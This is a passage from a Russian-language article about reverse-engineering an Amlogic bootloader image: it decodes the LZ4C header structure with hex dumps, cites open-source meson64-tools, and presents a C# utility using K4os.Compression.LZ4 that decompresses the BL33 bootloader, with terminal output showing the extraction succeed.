      00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 18
00000 4C 5A 34 43 00 00 80 00 B0 E0 12 00 9C 5C 09 00 5C 4B 77 77 C1 AC 43 67 B3  LZ4C  . ..  .\  \Kww..Cg.
00019 E2 EC 47 68 20 43 BC EB 41 42 CD 6B DB 0A 96 82 01 91 BF 94 AF A8 8A 32 30  ..Gh C..AB.k. ..  ......20
00032 32 33 30 37 32 30 32 32 3A 35 33 3A 34 37 00 00 00 00 00 00 00 00 00 00 00  23072022:53:47
0004B 00 00 00 00 00 D8 49 01 56 08 34 60 C5 BB 7D DD 00 4C 5A 34 43 CB 33 E2 BD     .I V 4`..}. LZ4C.3..
00064 15 7B 82 0E A8 F5 3B 10 0F 87 A2 F9 12 3E A3 6D D6 C7 35 CC 99 61 F3 56 0F   {. ..;  ... >.m..5..a.V
0007D BD F8 8F F8 05 0A 00 00 14 1F 20 03 D5 00 00 00 01 00 00 00 00 B0 E0 12 00  ....
00096 08 00 31 60 E9 1A 08 00 F1 3E C0 3E 00 10 41 42 38 D5 3F 30 00 F1 A0 00 00   1`.   .>.>  AB8.?0 ..
000AF 54 3F 20 00 F1 60 01 00 54 3F 10 00 F1 A0 01 00 54 00 C0 1E D5 00 11 3E D5  T?  .`  T?  ..  T . .  >.
000C8 00 0C 40 B2 00 11 1E D5 5F 11 1E D5 60 06 00 58 00 E0 1B D5 08 00 00 14 00   @.   ._  .`  X . .
000E1 C0 1C D5 E0 7F 86 D2 40 11 1C D5 04 10 00 FF 33 18 D5 00 06 A0 D2 40 10 18  . . . ..@  .   .3  . ..@
```

Но нет, данные не подошли, архиватор ругается на испорченный заголовок. Попытки распаковать другими утилитами или дописать заголовок вручную не увенчались успехом, метод не подходит. Но в процессе я заглянул в исходники LZ4, с целью найти возможные способы сжатия и примерить к своим данным.



net7.0 — -zsh

```
kel@MacBook-Air-kel net7.0 % lz4c -d ./bl3_lz4.bin ./decomp_bl33.bin
./decomp_bl33.bin already exists; do you want to overwrite (y/N) ? y
Error 44 : Unrecognized header : file cannot be decoded
kel@MacBook-Air-kel net7.0 %
```

Изучение я начал с заголовка, попытавшись определить его формат и получить полезные для распаковки данные. В разделе Doc исходников есть описание двух форматов:


- LZ4 Block Format — блоки данных;
- LZ4 Frame Format — заголовки данных.

Описания, которые удалось найти, касаются в основном структуры данных до и после сжатия, но не содержат информации о начальном заголовке. Тем не менее кое-что полезное все же выяснилось: LZ4-распаковка может работать не только с файлами, но и с буферами, для чего необходимо явно указывать размеры до и после сжатия. А значит, эти значения должны где-то храниться.


Отложив изучение исходников LZ4, я продолжил поиски — и на одном из форумов наткнулся на нужную зацепку: ссылку на проект amlogic-boot-fip. Этот репозиторий, в свою очередь, указывает на три других, где лежат «разобранные» утилиты Amlogic (именно то, что нужно!):

- meson-tools — GXBB, GXL и GXM;
- gxlimg — GXBB, GXL, GXM и AXG;
- meson64-tools — разработаны для G12B, потенциально могут работать с G12A и SM1.


В итоге я остановился на репозитории meson64-tools. В его составе уже есть библиотека LZ4, а также разобранная утилита подписи **bl3sig.c**, в которой наконец-то нашлось все необходимое: заголовок в виде C-структуры и указание на используемый алгоритм сжатия — LZ4HC. Применяя эту структуру к имеющимся данным, нужно учитывать порядок байтов: в нашем случае процессор использует little-endian, так что многобайтовые значения нужно читать в обратном порядке.




```
typedef struct _lz4_header_t {
    uint32_t magic;          //LZ4C
    uint16_t unk0;
    uint16_t header_size;    //Размер заголовка
    uint32_t original_size;  //Размер данных до сжатия
    uint32_t compressed_size; //Размер сжатых данных
    sha256_t file_sha256;
    char     timestamp[32];   //Дата и время создания
    uint8_t  random_nonce[12];
    uint32_t magic_2;         //LZ4C
    sha256_t header_sha256; /* sha256 from magic, till 0x60 */
} lz4_header_t;
```



```
0E5106 61 37 2D 94 8E 4D B9 4B 82 33 81 6F FD 4F 29 E6 1D 05 7D FE 3A 8A FF 6C 11 FA D4 70 D8 87 53  a7-..M.K.3.o.O).  }.:..l ..p..S
0E5125 E3 D0 13 2F 5D 7F A9 96 C6 AB DB 85 43 BB 05 82 05 14 2B 97 03 0B 19 69 DC 41 37 FC EA F1 71  .. /] ......C. .  +.    i.A7...q
0E5144 E5 2A 62 64 DC 1B 04 BD 01 E6 92 EC D2 AF 22 1D 41 AC 03 B4 84 B7 16 83 45 DF 28 6C CE 67 AA  .*bd.  . ....." A. ... .E.(l.g.
0E5163 48 B9 78 C1 11 FE 7C FF 4A 87 90 81 8A F2 DC C0 0D 21 9E 57 7B D3 73 0F CD 87 69 42 80 4A D9  H.x. .|.J....... !.W{.s ..iB.J.
0E5182 80 2D CB 82 72 80 71 84 87 2D DB E6 F5 74 53 5E 40 88 7F 4F 25 0E 44 D9 04 2E FA 08 89 2E 58  .-..r.q..-...tS^@. 0% D. .. ..X
0E51A1 A5 2A 0C 3E 34 9E 6E 00 4F E0 87 10 C9 E8 D2 4A 4D 7E C0 99 5A E5 97 9A 06 CE EE 43 73 AD 0B  .*.>4.n O.. ...JM~..Z... ..Cs.
0E51C0 9B 8B 5C DA 73 AE 5F B4 34 5B C9 E0 E7 9A E5 0C 90 3A 21 BE 10 A5 A0 4B 9F 03 D3 14 73 1C 90  ..\.s._.4[..... .:!. ..K. . s .
0E51DF A0 0F 6F A5 8A 44 4D FD 4A 3A 10 CE 54 53 7C FE 28 8F 29 81 69 03 F8 20 75 4E 9C 11 5F 72 98  ..o..DM.J: .TS|.(.).i . uN. _r.
0E51FE 9C 68 4C 5A 34 43 00 00 80 00 B0 E0 12 00 9C 5C 09 00 5C 4B 77 77 C1 AC 43 67 B3 E2 EC 47 68  .hLZ4C  . ..  .\  \Kww..Cg...Gh
0E521D 20 43 BC EB 41 42 CD 6B DB 0A 96 82 01 91 BF 94 AF A8 8A 32 30 32 33 30 37 32 30 32 32 3A 35   C..AB.k. .. ......2023072022:5
0E523C 33 3A 34 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 49 01 56 08 34 60 C5 BB 7D DD  3:47              .I V 4`..}.
0E525B 00 4C 5A 34 43 CB 33 E2 BD 15 7B 82 0E A8 F5 3B 10 0F 87 A2 F9 12 3E A3 6D D6 C7 35 CC 99 61  .LZ4C.3.. {. ..;  ... >.m..5..a
0E527A F3 56 0F BD F8 8F F8 05 0A 00 00 14 1F 20 03 D5 00 00 00 01 00 00 00 00 B0 E0 12 00 08 00 31  .V ....                      1
0E5299 60 E9 1A 08 00 F1 3E C0 3E 00 10 41 42 38 D5 3F 30 00 F1 A0 00 00 54 3F 20 00 F1 60 01 00 54  `.  .>.>  AB8.?0 ..  T?  .`  T
0E52B8 3F 10 00 F1 A0 01 00 54 00 C0 1E D5 00 11 3E D5 00 0C 40 B2 00 11 1E D5 5F 11 1E D5 60 06 00  ?  ..  T . .  >. @.  ._  .`
0E52D7 58 00 E0 1B D5 08 00 00 14 00 C0 1C D5 E0 7F 86 D2 40 11 1C D5 04 10 00 FF 33 18 D5 00 06 A0  X . .     . .. ..@  .   .3 . .
```



```
typedef struct _lz4_header_t {
    uint32_t magic;          //LZ4C
    uint16_t unk0;
    uint16_t header_size;    //0x0080
    uint32_t original_size;  //0x00 12 E0 B0
    uint32_t compressed_size; //0x00 09 5C 9C
    sha256_t file_sha256;     //на скриншоте поз.3
    char     timestamp[32];   //2023 07 20 22:53:47
    uint8_t  random_nonce[12]; //на скриншоте поз.4
    uint32_t magic_2;         //LZ4C
    sha256_t header_sha256;   //на скриншоте поз.5
} lz4_header_t;
```



```
0E50C8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0E50E7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E A4 97 98 3A BF                   >...:.
0E5106 61 37 2D 94 8E 4D B9 4B 82 33 81 6F FD 4F 29 E6 1D 05 7D FE 3A 8A FF 6C 11 FA D4 70 D8 87 53  a7-..M.K.3.o.O).  }.:..l ..p..S
0E5125 E3 D0 13 2F 5D 7F A9 96 C6 AB DB 85 43 BB 05 82 05 14 2B 97 03 0B 19 69 DC 41 37 FC EA F1 71  .. /] ......C. .  +.    i.A7...q
0E5144 E5 2A 62 64 DC 1B 04 BD 01 E6 92 EC D2 AF 22 1D 41 AC 03 B4 84 B7 16 83 45 DF 28 6C CE 67 AA  .*bd.  . ....." A. ... .E.(l.g.
0E5163 48 B9 78 C1 11 FE 7C FF 4A 87 90 81 8A F2 DC C0 0D 21 9E 57 7B D3 73 0F CD 87 69 42 80 4A D9  H.x. .|.J....... !.W{.s ..iB.J.
0E5182 80 2D CB 82 72 80 71 84 87 2D DB E6 F5 74 53 5E 40 88 7F 4F 25 0E 44 D9 04 2E FA 08 89 2E 58  .-..r.q..-...tS^@. 0% D. .. ..X
0E51A1 A5 2A 0C 3E 34 9E 6E 00 4F E0 87 10 C9 E8 D2 4A 4D 7E C0 99 5A E5 97 9A 06 CE EE 43 73 AD 0B  .*.>4.n O.. ...JM~..Z... ..Cs.
0E51C0 9B 8B 5C DA 73 AE 5F B4 34 5B C9 E0 E7 9A E5 0C 90 3A 21 BE 10 A5 A0 4B 9F 03 D3 14 73 1C 90  ..\.s._.4[..... .:!. ..K. . s .
0E51DF A0 0F 6F A5 8A 44 4D FD 4A 3A 10 CE 54 53 7C FE 28 8F 29 81 69 03 F8 20 75 4E 9C 11 5F 72 98  ..o..DM.J: .TS|.(.).i . uN. _r.
0E51FE 9C 68 4C 5A 34 43 00 00 80 00 B0 E0 12 00 9C 5C 09 00 5C 4B 77 77 C1 AC 43 67 B3 E2 EC 47 68  .hLZ4C  . ..  .\  \Kww..Cg...Gh
0E521D 20 43 BC EB 41 42 CD 6B DB 0A 96 82 01 91 BF 94 AF A8 8A 32 30 32 33 30 37 32 30 32 32 3A 35   C..AB.k. .. ......2023072022:5
0E523C 33 3A 34 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D8 49 01 56 08 34 60 C5 BB 7D DD  3:47              .I V 4`..}.
0E525B 00 4C 5A 34 43 CB 33 E2 BD 15 7B 82 0E A8 F5 3B 10 0F 87 A2 F9 12 3E A3 6D D6 C7 35 CC 99 61  .LZ4C.3.. {. ..;  ... >.m..5..a
0E527A F3 56 0F BD F8 8F F8 05 0A 00 00 14 1F 20 03 D5 00 00 00 01 00 00 00 00 B0 E0 12 00 08 00 31  .V ....                      1
0E5299 60 E9 1A 08 00 F1 3E C0 3E 00 10 41 42 38 D5 3F 30 00 F1 A0 00 00 54 3F 20 00 F1 60 01 00 54  `.  .>.>  AB8.?0 ..  T?  .`  T
0E52B8 3F 10 00 F1 A0 01 00 54 00 C0 1E D5 00 11 3E D5 00 0C 40 B2 00 11 1E D5 5F 11 1E D5 60 06 00  ?  ..  T . .  >. @.  ._  .`
0E52D7 58 00 E0 1B D5 08 00 00 14 00 C0 1C D5 E0 7F 86 D2 40 11 1C D5 04 10 00 FF 33 18 D5 00 06 A0  X . .     . .. ..@  .   .3 . .
0E52F6 D2 40 10 18 D5 0D 00 00 94 A0 00 38 D5 01 FC 60 D3 00 5C 58 D3 00 FC 68 D3 00 00 01 AA C0 00  .@  .   .. 8. .`. \X. .h.   ..
```

Сводка LZ4

В итоге удалось установить, что сигнатура LZ4C обозначает начало заголовка длиной 0x80 байт, за которым следует сжатый буфер данных. Для сжатия используется алгоритм LZ4HC, а все необходимые параметры для распаковки — включая размеры буфера до и после сжатия — уже содержатся внутри заголовка.


Извлечение

Теперь, когда у нас есть все данные о заголовке и алгоритме, пробуем распаковать загрузчик. Для этого я набросаю утилиту на C#, он мне наиболее близок.

Помимо стандартных библиотек, будем использовать пакет **K4os.Compression.LZ4**. Привожу основную часть, а полный исходник ты найдешь на моем GitHub.

```
Console.WriteLine("LZ4C найден");

// Считываем размер данных до запаковки
fstream.Seek(0x8 + offset, SeekOrigin.Begin);
fstream.Read(buffer, 0, 4);

var target_size = BitConverter.ToUInt32(buffer, 0);
target = new byte[target_size];
fstream.Read(buffer, 0, 4);

// Считываем размер запакованных данных
source = new byte[BitConverter.ToUInt32(buffer, 0)];
fstream.Seek(0x80 + offset, SeekOrigin.Begin);
// Читаем запакованные данные
fstream.Read(source, 0, source.Length);

// Распаковываем
var decoded = LZ4Codec.Decode(source, 0, source.Length, target, 0,
target.Length);

if (decoded == -1)
{
    throw new InvalidOperationException("Ошибка извлечения. Данные
повреждены");
}

Console.WriteLine("target size {0:x} / source size {1:X} \r\n
Распаковано {2:X}", target.Length, source.Length, decoded);

using (FileStream fstream = new FileStream(out_path, FileMode.
OpenOrCreate))
{
// Преобразуем строку в байты

// Пишем массив байтов в файл
await fstream.WriteAsync(target, 0, target.Length);
Console.WriteLine("Файл записан в файл");
}
```

Работа проста, получаем размеры данных до (`original_size`) и после (`compressed_size`) сжатия, считываем сжатые данные одним большим куском и передаем на распаковку, после удачного завершения записываем буфер с распакованными данными в файл. Готово!




net7.0 — -zsh — 147×24

```
kel@MacBook-Air-kel net7.0 % ./bl33_lz4_aml_extract ./bootloader_dec.bin ./out.bin
Не найдено MAGIC LZ4C
kel@MacBook-Air-kel net7.0 % strings -t x ./bootloader_dec.bin| grep LZ4C
e51ff hLZ4C
e525c LZ4C
kel@MacBook-Air-kel net7.0 % ./bl33_lz4_aml_extract ./bootloader_dec.bin ./out.bin 0xe5200
LZ4C найден
target size 12e0b0 / source size 95C9C
 Распаковано 12E0B0
Записано в ./out.bin
Завершено
kel@MacBook-Air-kel net7.0 %
```


Переходим к дизассемблеру
